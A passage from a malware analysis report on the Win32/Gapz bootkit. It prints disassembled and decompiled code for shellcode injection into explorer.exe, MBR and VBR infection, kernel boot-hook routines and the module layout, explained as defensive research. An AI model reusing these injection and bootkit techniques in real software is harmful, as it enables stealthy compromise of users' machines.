


```
push    eax
push    0
push    26h ; '&'
mov     ecx, [ebp+arg_4]
mov     edx, [ecx]
call    edx                 ; OpenFileMapping
mov     [ebp+arg_8], eax
cmp     [ebp+arg_8], 0
jz      short loc_13EE
push    0
push    0
push    0
push    26h ; '&'
mov     eax, [ebp+arg_8]
push    eax
mov     ecx, [ebp+arg_4]
mov     edx, [ecx+4]
call    edx                 ; MapViewOfFile
mov     [ebp+arg_C], eax
cmp     [ebp+arg_C], 0
jz      short loc_13E2
push    0
push    0
mov     eax, [ebp+arg_C]
push    eax
mov     ecx, [ebp+arg_4]
mov     edx, [ebp+arg_C]
add     edx, [ecx+28h]
push    edx
push    0
push    0
mov     eax, [ebp+arg_4]
mov     ecx, [eax+0Ch]
call    ecx                 ; CreateThread

                            ; CODE XREF: InjectedShellCodeStart(Exploit32
mov     edx, [ebp+arg_8]
push    edx
mov     eax, [ebp+arg_4]
mov     ecx, [eax+8]
call    ecx                 ; CloseHandle

                            ; CODE XREF: InjectedShellCodeStart(Exploit32
                            ; InjectedShellCodeStart(Exploit32::_INJECTED
mov     edx, [ebp+arg_4]
mov     eax, [edx+20h]
push    eax
push    0
mov     ecx, [ebp+arg_4]
mov     edx, [ecx+24h]
push    edx
mov     eax, [ebp+arg_4]
mov     ecx, [eax+10h]
call    ecx                 ; SetWindowLong
xor     eax, eax
add     esp, 54h
pop     ebp
retn    10h
```

Figure 12 – Mapping Win32/Gapz dropper image into address space of explorer.exe

The shellcode creates the thread in the *explorer.exe* process context and restores the original value previously changed by the *SetWindowLong()* WinAPI function. The newly created thread runs the next part of the dropper so as to escalate privilege. After the dropper obtains sufficient privileges it attempts to infect the system.

Decompiled code of this code injection technique from a Power Builder generated dropper looks like the following code listing:



```
if ( Exploit32::GetWorkSection(&v10, &Address, &v12) )
{
  v0 = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectedShellCodeStart", 0);
  v1 = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectedShellCodeEnd", 0) - v0;
  Dst = (Address + v12 - (v1 + 224));
  memset((Address + v12 - (v1 + 224)), 0, v1 + 224);
  memcpy(&Dst[1].swap[28], v0, v1);
  v2 = GetModuleHandleA("kernel32.dll");
  Dst->address2 = PeLdr::PeGetProcAddress(v2, "CloseHandle", 0);
  Dst->address1 = PeLdr::PeGetProcAddress(v2, "MapViewOfFile", 0);
  Dst->address0 = PeLdr::PeGetProcAddress(v2, "OpenFileMappingA", 0);
  Dst->address3 = PeLdr::PeGetProcAddress(v2, "CreateThread", 0);
  v3 = GetModuleHandleA("user32.dll");
  Dst->address4 = PeLdr::PeGetProcAddress(v3, "SetWindowLongA", 0);
  v8 = Exploit32::CreateRemoteShellCode(Dst, v1 + 224, v1);
  if ( v8 )
  {
    hWnd = FindWindowA("Shell_TrayWnd", 0);
    v7 = GetWindowLongA(hWnd, 0);
    if ( hWnd )
    {
      if ( v7 )
      {
        Dst[1].swap[24] = 0;
        *&Dst[1].swap[16] = hWnd;
        *&Dst[1].swap[12] = v7;
        *&Dst[1].swap[20] = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectNormalRoutine", 1);
        v4 = Drop::GetMachineGuid(10);
        lstrcpynA(Dst[1].swap, v4, hWnd);
        if ( Utils::CreateImageSection(&Dst[1], Drop::CurrentImageBase, Drop::CurrentImageSize) )
        {
          hObject = Exploit32::CreateNotifyInjectEvent();
          if ( hObject )
          {
            SetWindowLongA(&v14, 0, v8 + 128);
            SendNotifyMessageA(&v14, 0xFu, 0, 0);
            if ( !WaitForSingleObject(hObject, 0xEA60u) )
              v13 = 1;
            CloseHandle(hObject);
          }
          CloseHandle(v14);
        }
      }
    }
  }
  NtUnmapViewOfSection(0xFFFFFFFF, Address);
  NtClose(v10);
}
```

Figure 13 –Preparing shellcode for injection in Power Loader v2

This is not **vulnerability** in *explorer.exe* binary and this technique can't be used to enable privilege escalation. This method is used only for bypassing HIPS and executing the malicious code into the trusted process address space. This technique belongs to the same class as other known methods of HIPS bypassing such as *AddPrintProvidor/AddPrintProvider* detected for the first time in the TDL3 rootkit family[3].

Bootkit

This section is devoted to describing the components of the Win32\Gapz bootkit. The following diagram shows where this malware fits in with other bootkit families [11,13]:




Figure 14 – Modern bootkit classification

As mentioned in the "Dropper" section, so far we have only been able to find two distinct modifications of the Win32/Gapz bootkit employing different techniques for infecting the victim's system. The earliest modification of the malware appeared at the beginning of summer 2012 and came with an MBR infector. The most recent modification of Win32/Gapz infects the VBR and was spotted at the end of autumn of 2012. You can visualize the different types of Win32/Gapz bootkits like this:




Figure 15 – Different types of Win32/Gapz bootkits

MBR infector

The bootkit installed onto the system by the earliest version of the malware consists of two parts:

- malicious MBR
- kernel-mode code and payload injected into user-mode processes.

In this case the kernel-mode code and payload were written either ahead of the very first partition or after the last partition on the hard drive. This approach is pretty similar to one used in the Rovnix [4,5,6] bootkit except that Rovnix infects the VBR.

The bootkit functionality of Win32/Gapz is quite conventional: once the code in the malicious MBR has been executed it restores the original code into memory and reads sectors from the hard drive containing the next stage bootkit code , to which it passes control. The bootkit code hooks the int 13h handler so as to monitor the loading of the following system modules to set up hooks:


- *ntldr*
- *bootmgr*
- *winload.exe*

The malware identifies them using special byte sequences. Here is the table of routines hooked in these modules:

Table 2– Hooked routines by the bootkit

Module name	Hooked routine
ntldr	BlLoadBootDrivers
bootmgr	Archx86TransferTo32BitApplicationAsm
winload.exe	OslArchTransferToKernel
ntoskrnl.exe	IoInitSystem

Once it detects that a particular module from those listed above is being read from the hard drive the malware patches it to allow it to gain control after the processor is switched into protected-mode. First, the bootkit sets up hooks either in *ntldr* or *bootmgr* (depending on the operating system version). If the hook is set up in *bootmgr* (in the case of Microsoft Vista and later operating system versions) then the bootkit additionally hooks *OslArchTransferToKernel* routine in *winload.exe*:




```
Hook_OslArchTransferToKernel proc far
                pusha
                mov     edi, eax
                mov     eax, 905A4Dh
                mov     ecx, 5DD000h
                std

loc_A2E:                                ; CODE XREF: Hook_OslArchTransferToKernel+15↓j
                repne scasb             ; search for kernel image base address
                jecxz   short loc_A64
                cmp     [edi+1], eax
                jnz     short loc_A2E   ; search for kernel image base address
                cld
                inc     edi
                mov     ecx, [edi+3Ch]
                add     ecx, edi        ; ecx -> pe
                cmp     [ecx+IMAGE_NT_HEADERS.OptionalHeader.Magic], 10Bh
                jnz     short loc_A64   ; check if it is x86 module
                mov     ecx, [ecx+IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage]
                call    $+5
                pop     esi
                add     esi, 1F3h       ; esi -> Address of the hook (c41)
                call    Get_IoInitSystem ; obtain address of IoInitSystem
                cmp     ebx, 0          ; ebx -> IoInitSystem
                jz      short loc_A64
                call    Hook_IoInitSystem ; hook IoInitSystem

loc_A64:                                ; CODE XREF: Hook_OslArchTransferToKernel+10↑j
                                        ; Hook_OslArchTransferToKernel+24↑j ...
                cld
                popa
                push    edx
                push    8
                push    eax
                retf
Hook_OslArchTransferToKernel endp ; sp-analysis failed
```

Figure 16– The decompiled code of routine hooking IoInitSystem

These hooks trigger the malware when the kernel image is loaded.

The next step is to set up a hook on *IoInitSystem* which is called during operating system kernel initialization. It is hooked from either *ntldr* or *winload.exe* depending on the version of the operating system.

Then, when the hook of *IoInitSystem* has been executed the malware restores the patched bytes in the kernel image and transfers control to the original *IoInitSystem* routine. Before passing control to the original code the bootkit overwrites the return address which is stored in stacks with an address for the malicious routine to be executed after *IoInitSystem* completes. In this way the malware gains control after the kernel is initialized. At this point the bootkit may use services provided by the kernel to access hard drive, allocate memory, create threads and so on. In the screenshot below the decompiled code of the *IoInitSystem* hook is presented.



```
New_IoInitSystem proc near

var_C           = dword ptr -0Ch
var_8           = dword ptr -8
arg_0           = dword ptr  4

                push    [esp+arg_0]
                push    eax             ; return address after
                                        ; executing original IoInitSystem
                push    eax             ; address of the original IoInitSystem
                pusha

loc_C78:                                ; DATA XREF: sub_E23+35↓o
                pushf
                cld
                mov     eax, cr0
                push    eax
                and     eax, 0FFFEFFFFh ; clear write protection bit
                                        ; to enable patching
                mov     cr0, eax
                call    $+5
                pop     esi
                add     esi, 194h
                mov     eax, ds:(original_IoInitSystem - 0E1Fh)[esi] ; get original IoInitSystem
                mov     [esp+34h+var_C], eax
                mov     edi, [esp+34h]  ; edi -> return address
                sub     eax, edi
                mov     [edi-4], eax    ; restore hook in kernel
                lea     eax, (Post_IoInitSystem - 0E1Fh)[esi] ; get address of the routine
                                        ; which will be executed right
                                        ; after IoInitSystem
                mov     [esp+34h+var_8], eax ; overwrite return address
                pop     eax
                mov     cr0, eax
                popf
                popa
                retn
New_IoInitSystem endp ; sp-analysis failed
```

Figure 17 – Hooked version of IoInitSystem routine

Next, the malware reads the rest of the bootkit code from the hard drive, creates a system thread which executes read instructions and, finally, returns control to the kernel. At this point the bootkit finishes its job since the malicious kernel-mode code is executed in kernel-mode address space. Here is the diagram depicting the workflow of the bootkit code:




Figure 18 – The workflow of the bootkit

The kernel-mode code implements rootkit functionality, injecting the payload into processes and communicating with the C&C server. This part of the malware will be briefly described in the section "Win32/Gapz kernel-mode code".

VBR infector

The latest modification of the Win32/Gapz bootkit infects the VBR of the active partition. What is remarkable about this technique is that only a few bytes of the original VBR are affected. This makes the threat stealthier. The essence of this approach is that Win32/Gapz modifies the "Hidden Sectors" field of the VBR while all the other data and code of the VBR and IPL remain untouched.

Let's look at the layout of VBR for the active partition in the figure below. Here is a simplified description of the blocks of which it consists:

- VBR code responsible for loading and IPL (initial program loader)
- BIOS Parameter Block – data structure storing NTFS volume parameters
- Text Strings – strings to be displayed to a user in case an error was encountered.
- 0xAA55 – 2-byte signature of the VBR




Figure 19 –Layout of the VBR

In the case of Win32/Gapz the most interesting block for analysis is the BPB (BIOS Parameter Block) and, specifically, its "Hidden Sectors" field. The value contained within this field specifies the number of sectors preceding IPL stored on the NTFS volume, as shown below.




Figure 20 – The layout of hard drive before infection

Thus, normally at boot-up the VBR code reads 15 sectors starting from this value and transfers control to it. And this is the procedure misused by the bootkit. It overwrites this field with the value specifying the offset in sectors to the malicious bootkit code stored on the hard drive. This is how the hard drive looks after the system has been infected by Win32/Gapz:




Figure 21 – The layout of hard drive after infection

The next time the VBR code is executed it loads and executes bootkit code instead of the legitimate IPL. The bootkit image is written either *before* the very first partition or *after* the last partition of the hard drive. Other than that the bootkit code is essentially the same as in the MBR-based infection described above.

The main purpose of the bootkits considered above is to load and pass control to the malware's kernel-mode module without being noticed by security software. The following part of the report will concentrate on the Win32/Gapz kernel-mode module, which constitutes its main functionality.

Kernel-mode code

Architecture


In this section the general architecture of kernel-mode module of Win32/Gapz is described. Here is the list of main components implemented in kernel-mode address space. Each of which will be considered in more detail:

- Hidden storage
- Network communication module
- User-mode payload injection mechanism
- Self-defense mechanism
- Payload interface

The kernel-mode module of Win32/Gapz isn't a conventional PE image, but is composed of a set of blocks with position-independent code, each block serving a specific purpose. Each block is preceded with a header describing its size and position in the module and some constants which are used to calculate the addresses of the routines implemented within a block. Here's the layout of the header:

```
struct GAPZ_BASIC_BLOCK_HEADER
{
	// A constant which is used to obtain addresses
	// of the routines implemented in the block
	unsigned int ProcBase;
	unsigned int Reserved[2];

	// Offset to the next block
	unsigned int NextBlockOffset;

	// Offset of the routine performing block initialization
	unsigned int BlockInitialization;

	// Offset to configuration information
	// from the end of the kernel-mode module
	// valid only for the first block
	unsigned int CfgOffset;

	// Set to zeroes
	unsigned int Reserved1[2];
};
```

